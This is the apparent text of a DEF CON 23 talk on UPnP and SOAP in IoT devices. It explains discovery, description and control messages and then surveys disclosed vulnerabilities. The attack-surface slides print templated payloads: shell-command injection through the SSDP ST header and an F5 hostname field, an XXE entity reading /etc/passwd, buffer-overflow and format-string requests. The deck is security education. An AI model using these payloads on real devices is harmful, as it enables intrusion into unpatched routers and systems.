Let’s talk about SOAP, baby. Let’s talk about UPnP.

Ricky “HeadlessZeke” Lawshae – DEFCON 23

Who am I?

- Security Researcher for HP TippingPoint’s DVLabs team
- At Rapid7 before that, and BreakingPoint before that
- Speaker at Defcon, Recon, Insomni’hack, and Ruxcon
- Voider of warranties
- Reader of comic books
- Drinker of beers
- TRIVIA: I once got a job at a police department while I had 4 active warrants out for my arrest.

What are we talking about?

- The Internet of Things™ (ugh…)
  - It’s here, whether you like it or not
  - “Just put a network interface on it. We’ll worry about why later.”
- Smart devices aren’t very smart
  - Need simple way to talk to each other
  - Ease-of-use: Get the tech out of the way of UX
- Often accomplished with SOAP/UPnP services
  - Super talkative
  - Happily tell you all their capabilities in a well-structured format
  - Also, don’t bother themselves with pesky issues like security

What are we talking about?

- UPnP
  - Universal Plug and Play
- SSDP
  - Simple Service Discovery Protocol
- SCPD
  - Service Control Protocol Definition
- SOAP
  - Simple Object Access Protocol

Let’s talk about all the good things...

UPnP

- 1900/UDP
  - HTTP over UDP allowing devices to discover each other
  - Multicast 239.255.255.250
- UPnP Stack[1]
  - Discovery
    - Advertising and Searching
  - Description
    - An XML file describing the device
  - Control
    - Call an action or query for a value
  - Eventing
    - Used for announcing state changes
  - Presentation
    - UI…web page or management portal I guess?

[1] http://www.upnp.org/specs/arch/UPnP-arch-DeviceArchitecture-v1.0-20080424.pdf

UPnP – Discovery

Advertising

```
NOTIFY * HTTP/1.1
Host:239.255.255.250:1900
Cache-Control:max-age=1
Location:http://x.x.x.x:12345/desc.xml
Server:OS 1.0 UPnP/1.0 Realtek/V1.3
NT:upnp:rootdevice
USN:uuid:12342409-1234-1234-5678-
ee1234cc5678::upnp:rootdevice
NTS:ssdp:byebye
```

Searching

```
M-SEARCH * HTTP/1.1
HOST: 239.255.255.250:1900
MAN: "ssdp:discover"
MX: 5
ST: ssdp:all
```

All you need to know about discovery. Also, this is the really noisy part.

Responding

```
HTTP/1.1 200 OK
CACHE-CONTROL: max-age = 1800
EXT:
LOCATION: http://x.x.x.x:12345/desc.xml
SERVER: Linux/9.0 UPnP/1.0 PROTOTYPE/1.0
ST: uuid:24ef1cef-6ba8-c88a-39ee-14f469df0eb5
USN: uuid:24ef1cef-6ba8-c88a-39ee-14f469df0eb5
CONTENT-LENGTH: 0
```

UPnP – Discovery

Advertising

```
NOTIFY * HTTP/1.1
Host:239.255.255.250:1900
Cache-Control:max-age=1
Location:http://x.x.x.x:12345/desc.xml
Server:OS 1.0 UPnP/1.0 Realtek/V1.3
NT:upnp:rootdevice
USN:uuid:12342409-1234-1234-5678-
ee1234cc5678::upnp:rootdevice
NTS:ssdp:byebye
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Searching

```
M-SEARCH * HTTP/1.1
HOST: 239.255.255.250:1900
MAN: "ssdp:discover"
MX: 5
ST: ssdp:all
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Responding

```
HTTP/1.1 200 OK
CACHE-CONTROL: max-age = 1800
EXT:
LOCATION: http://x.x.x.x:12345/desc.xml
SERVER: Linux/9.0 UPnP/1.0 PROTOTYPE/1.0
ST: uuid:24ef1cef-6ba8-c88a-39ee-14f469df0eb5
USN: uuid:24ef1cef-6ba8-c88a-39ee-14f469df0eb5
CONTENT-LENGTH: 0
```

All you need to know about discovery. Also, this is the really noisy part.

UPnP – Description

- XML file usually hosted on a high number TCP port
- Version info
  - upnp.org spec
  - Usually just 1.0
- Device definitions
  - Device type
  - Make/model/UUID
  - Service list
    - Service type
    - SCPD URL
    - Control URL
    - Event URL

UPnP – Description

```
<specVersion>
  <major>1</major>
  <minor>0</minor>
</specVersion>
<URLBase>http://10.0.0.1:5000/</URLBase>
<device>
  <pnpx:X_hardwareId>VEN_01f2&…&REV_01</pnpx:X_hardwareId>
  <pnpx:X_deviceCategory>NetworkInfrastructure.Router</pnpx:X_deviceCategory>
  <df:X_deviceCategory>Network.Router.Wireless</df:X_deviceCategory>
  <pnpx:X_compatibleId>urn:schemas-upnp-org:device:InternetGatewayDevice:1</pnpx:X_compatibleId>
  <deviceType>urn:schemas-upnp-org:device:InternetGatewayDevice:1</deviceType>
  <friendlyName>WNDR3400v2 (Gateway)</friendlyName>
  <manufacturer>NETGEAR, Inc.</manufacturer>
  <manufacturerURL>http://www.NETGEAR.com</manufacturerURL>
  <modelDescription>NETGEAR WNDR3400v2 N600 Wireless Router</modelDescription>
  <modelNumber>WNDR3400v2</modelNumber>
  <modelName>WNDR3400v2</modelName>
  <modelURL>http://www.netgear.com</modelURL>
  <UDN>uuid:bc567461-ee40-a9c2-39d3-5338c402cc8d</UDN>
  <iconList>…</iconList>
  <serviceList>
    <service>
      <serviceType>urn:schemas-upnp-org:service:Layer3Forwarding:1</serviceType>
      <serviceId>urn:upnp-org:serviceId:L3Forwarding1</serviceId>
      <SCPDURL>/Public_UPNP_Layer3F.xml</SCPDURL>
      <controlURL>/Public_UPNP_C1</controlURL>
      <eventSubURL>/Public_UPNP_Event_1</eventSubURL>
    </service>
  </serviceList>
</device>
```

UPnP – Description

```
<specVersion>
  <major>1</major>
  <minor>0</minor>
</specVersion>
<URLBase>http://10.0.0.1:5000/</URLBase>
<device>
  <pnpx:X_hardwareId>VEN_01f2&…&REV_01</pnpx:X_hardwareId>
  <pnpx:X_deviceCategory>NetworkInfrastructure.Router</pnpx:X_deviceCategory>
  <df:X_deviceCategory>Network.Router.Wireless</df:X_deviceCategory>
  <pnpx:X_compatibleId>urn:schemas-upnp-org:device:InternetGatewayDevice:1</pnpx:X_compatibleId>
  <deviceType>urn:schemas-upnp-org:device:InternetGatewayDevice:1</deviceType>
  <friendlyName>WNDR3400v2 (Gateway)</friendlyName>
  <manufacturer>NETGEAR, Inc.</manufacturer>
  <manufacturerURL>http://www.NETGEAR.com</manufacturerURL>
  <modelDescription>NETGEAR WNDR3400v2 N600 Wireless Router</modelDescription>
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  <modelURL>http://www.netgear.com</modelURL>
  <UDN>uuid:bc567461-ee40-a9c2-39d3-5338c402cc8d</UDN>
  <iconList>…</iconList>
  <serviceList>
    <service>
      <serviceType>urn:schemas-upnp-org:service:Layer3Forwarding:1</serviceType>
      <serviceId>urn:upnp-org:serviceId:L3Forwarding1</serviceId>
      <SCPDURL>/Public_UPNP_Layer3F.xml</SCPDURL>
      <controlURL>/Public_UPNP_C1</controlURL>
      <eventSubURL>/Public_UPNP_Event_1</eventSubURL>
    </service>
  </serviceList>
</device>
```

UPnP – SCPD

- XML file defining the service actions and arguments
- Version info
  - Same deal as description
- Action list
  - Action name
  - Arguments
    - Argument name
    - Direction (input/output)
    - Variable name
- Variable list
  - Variable name
  - Data type

UPnP – SCPD

```
<actionList>
  <action>
    <name>SetDefaultConnectionService</name>
    <argumentList>
      <argument>
        <name>NewDefaultConnectionService</name>
        <direction>in</direction>
        <relatedStateVariable>DefaultConnectionService</relatedStateVariable>
      </argument>
    </argumentList>
  </action>
  <action>
    <name>GetDefaultConnectionService</name>
    <argumentList>
      <argument>
        <name>NewDefaultConnectionService</name>
        <direction>out</direction>
        <relatedStateVariable>DefaultConnectionService</relatedStateVariable>
      </argument>
    </argumentList>
  </action>
</actionList>
<serviceStateTable>
  <stateVariable sendEvents="yes">
    <name>DefaultConnectionService</name>
    <dataType>string</dataType>
  </stateVariable>
</serviceStateTable>
```

UPnP – SCPD

```
<actionList>
  <action>
    <name>SetDefaultConnectionService</name>
    <argumentList>
      <argument>
        <name>NewDefaultConnectionService</name>
        <direction>in</direction>
        <relatedStateVariable>DefaultConnectionService</relatedStateVariable>
      </argument>
    </argumentList>
  </action>
  <action>
    <name>GetDefaultConnectionService</name>
    <argumentList>
      <argument>
        <name>NewDefaultConnectionService</name>
        <direction>out</direction>
        <relatedStateVariable>DefaultConnectionService</relatedStateVariable>
      </argument>
    </argumentList>
  </action>
</actionList>
<serviceStateTable>
  <stateVariable sendEvents="yes">
    <name>DefaultConnectionService</name>
    <dataType>string</dataType>
  </stateVariable>
</serviceStateTable>
```

UPnP – Control


- This is where SOAP comes in (finally!)
- Mostly just frontends for an RPC service or CGI script
- SOAP envelopes
  - XML-formatted API calls
  - Service type from description XML
  - Action name and arguments from SCPD XML
- POST envelope to control URL

UPnP – Control


```
POST /Public_UPNP_C1 HTTP/1.1
Content-Type: text/xml; charset=utf-8
SOAPAction: "urn:schemas-upnp-org:service:Layer3Forwarding:1#SetDefaultConnectionService"
Content-Length: 568
Host: x.x.x.x:12345

<?xml version="1.0" encoding="utf-8" ?>
<env:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xmlns:xsd="http://www.w3.org/2001/XMLSchema"
    xmlns:env="http://schemas.xmlsoap.org/soap/envelope/">
  <env:Body>
    <n1:SetDefaultConnectionService xmlns:n1="urn:schemas-upnp-org:service:Layer3Forwarding:1">
      <NewDefaultConnectionService xsi:type="xsd:string">blah</NewDefaultConnectionService>
    </n1:SetDefaultConnectionService>
  </env:Body>
</env:Envelope>
```

TL;DR


M-SEARCH
HTTP 200 OK
• Desc URL
GET Desc URL
HTTP 200 OK
• Service Type
• SCPD URL
• Control URL
GET SCPD URL
HTTP 200 OK
• Action Name
• Arguments
POST Control URL
• Service Type
• Action Name
• Arguments
HTTP 200 OK

But what can you do with it?



How To Certify A Device

Certified Product Registry

UPnP+ Certification

Resources

SDKs

Open Source Stacks

Pre-certification

Publications

Presentations

Whitepapers

Member Case Studies

Related Links

Mailing Lists

FAQ

Device Categories

- **Audio/Video**
  - MediaServer:4 and MediaRenderer:3
  - MediaServer:3
  - MediaServer:2 and MediaRenderer:2
  - MediaServer:1 and MediaRenderer:1
- **Basic**
  - Basic Device:1
- **Device Management**
  - Manageable Device:2
  - Manageable Device:1
- **Home Automation**
  - SolarProtectionBlind:1
  - Digital Security Camera:1
  - HVAC:1
  - Lighting Controls:1
- **Networking**
  - Internet Gateway:2
  - Internet Gateway:1
  - WLAN Access Point:1
- **Printer**
  - Printer Enhanced:1
  - Printer Basic:1
- **Remote Access**
  - RAServer:2 and RADiscoveryAgent:2
  - RAClient:1, RAServer:1 and RADiscoveryAgent:1
- **Remoting**
  - Remote UI Client:1 and Remote UI Server:1
- **Scanner**
  - Scanner:1
- **Sensor Management**
  - SensorManagement:1
- **Telephony**
  - Telephony:2
  - Telephony:1

Add-on Services

- DataStore:1
- DeviceProtection:1
- EnergyManagement:1
- FriendlyInfoUpdate:1
- Low Power:1
- ContentSync:1
- Device Security:1 and Security Console:1
- Quality of Service:3

standardized DCPs is provided here for your convenience.

DOWNLOAD ZIP

UPnP MEMBER DOCUMENTS

UPnP Members have access to additional resources.

Become a Member »

View Member Documents »

But what can you do with it?

- Control AV equipment
- Home automation
- Network administration
- Physical security systems (ok, easy there buddy)
- Industrial monitoring and control (uh…what?)
- And this is just the official specs

Neat, so...

- All our devices can talk to each other!
- Brave new worlds of remote control and automation!
- Have your toaster turn on the lights, set the TV to the news channel, and send you a text message when breakfast is ready!
- The future is now!
- Nothing could possibly go wrong!

And the bad things...

What about security?

- Embedded devices
  - Limited memory and processing power
  - Board dev and software dev are often completely different companies
  - Copy-and-paste development
  - Keep costs low
  - Not exactly concerned/knowledgeable
- Deployment
  - Millions of internet-facing UPnP-enabled devices
  - Too many vendors to count
  - Frontend is standardized, backend varies even within same vendor
  - Difficult to patch/update firmware
  - Just because you can, doesn’t mean you should

What about security?

- XML parsing is hard
  - Needs lots of system resources
  - Free-form, user-supplied data
  - In 2013, 2.5% of CVE’s were XML-related[2]
  - Of those, almost 36% had CVSS severity of 7 or above
  - As the use-case for XML grows, so do the classes of vulns
    - Recursion bugs, XXE, command injection, etc…

[2] http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=xml

Attack surface

- UPnP service
  - HTTP header parsing
  - SSDP parsing
  - OS command injection
  - Information disclosure
- SOAP service
  - HTTP header parsing
  - XML parsing
  - Injection vulns
    - OS command
    - SQL injection
    - SOAP injection
  - Information disclosure
  - Ridiculous levels of unauthenticated device control

Attack surface – UPnP

- CVE-2012-5958
  - Disclosed a couple years ago by HD Moore (one of many)
  - https://community.rapid7.com/docs/DOC-2150
  - Calls strncpy to copy a string from the ST header into TempBuf[COMMAND_LEN]
  - Size argument for strncpy is based on number of characters between colons

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```
M-SEARCH * HTTP/1.1
Host:239.255.255.250:1900
ST:uuid:schemas:device:[string longer than
COMMAND_LEN]:blah
Man:"ssdp:discover"
MX:3
```

Attack surface – UPnP

- D-Link DIR-815 UPnP Command Injection
  - Disclosed Feb 2013 by Zach Cutlip
  - http://shadow-file.blogspot.com/2013/02/dlink-dir-815-upnp-command-injection.html
  - Contents of ST header get passed as arguments to M-SEARCH.sh
  - No validation or sanitization

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```
M-SEARCH * HTTP/1.1
Host:239.255.255.250:1900
ST:uuid:`[shell command]`
Man:"ssdp:discover"
MX:3
```

Attack surface – SOAP

- AirTies RT Series SOAPAction Name Buffer Overflow
  - Disclosed earlier this year by Onur Alanbel
  - https://www.exploit-db.com/exploits/36839/
  - ExecuteSoapAction function allocates statically-sized buffer
  - Calls memcpy to copy value of SOAPAction header into it with no bounds checking

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```
POST / HTTP/1.1
Content-Type: text/xml; charset=utf-8
SOAPAction: "n:schemas-upnp-org:service:WANIPConnection:1#
[more than 2048 bytes]"
Content-Length: [length of req]
Host: x.x.x.x:5555
```

Attack surface – SOAP

- Broadcom SetConnectionType Format String Vulnerability
  - Disclosed a couple years ago by Leon Juranic and Vedran Kajic
  - http://sebug.net/paper/Exploits-Archives/2013-exploits/1301-exploits/DC-2013-01-003.txt
  - SetConnectionType action feeds value of NewConnectionType argument to snprintf
  - No sanitization of user-controlled value

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  - SetConnectionType action feeds value of NewConnectionType argument to snprintf
  - No sanitization of user-controlled value

```
<SOAP-ENV:Body>
  <m:SetConnectionType
xmlns:m="urn:schemas-upnp-org:service:WANIPConnection:1"
as="">
    <NewConnectionType>[format
string]</NewConnectionType>
  </m:SetConnectionType>
</SOAP-ENV:Body>
```

Attack surface – SOAP

- CVE-2014-3242
  - Disclosed last year by pnig0s
  - http://www.pnigos.com/?p=260
  - SOAPpy allows declaration of user-defined XML External Entities in SOAP request
  - No sanitization of user-controlled value

Attack surface – SOAP

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  - http://www.pnigos.com/?p=260
  - SOAPpy allows declaration of user-defined XML External Entities in SOAP request
  - No sanitization of user-controlled value

```
<!DOCTYPE v1 [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<SOAP-ENV:Envelope ... >
  <SOAP-ENV:Body>
    <echo SOAP-ENC:root="1">
      <v1 xsi:type="xsd:string">&xxe;</v1>
    </echo>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Attack surface – SOAP

- CVE-2014-2928
  - Disclosed last year by Brandon Perry (PBerry Crunch!)
  - http://seclists.org/fulldisclosure/2014/May/32
  - F5 iControl API set_hostname action passes value of hostname argument to shell
  - Once again, no sanitization of user-controlled value

Attack surface – SOAP

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  - F5 iControl API set_hostname action passes value of hostname argument to shell
  - Once again, no sanitization of user-controlled value

```
<SOAP-ENV:Body>
  <n1:set_hostname xmlns:n1="urn:iControl:System/Inet">
    <hostname>`[shell command]`.whatever.com</hostname>
  </n1:set_hostname>
</SOAP-ENV:Body>
```

Attack surface – SOAP

- Netgear R6200 SetFirmware fun
  - Spread across a series of blog posts starting in April 2015 (Zach Cutlip again)
  - http://shadow-file.blogspot.com/2015/04/abandoned-part-01.html
  - Dead/non-functional code that shipped with the device…
  - Multiple vulnerabilities
  - No authentication
  - And he works around the fact that the code doesn’t work to upload modified firmware images anyway

DEMO TIME

Conclusion

Playing along at home

- Know your network
  - M-SEARCH every network you connect to
  - Watch for new NOTIFY messages
- If you don’t need UPnP, disable it
  - If not on the device, then at the router
- Keep on top of firmware updates
  - Not always automatic

Playing along at home

- Fuzz the crap out of it
  - Burp – http://portswigger.net/burp/
  - WSFuzzer – https://www.owasp.org/index.php/Category:OWASP_WSFuzzer_Project
  - Miranda – http://code.google.com/p/miranda-upnp/
  - My stuff…if I ever release it, which I probably won't…

Hit me up

- @HeadlessZeke on twitter
- Usually lurking on freenode as HeadlessZeke
- headlesszeke@hp.com

Thank you!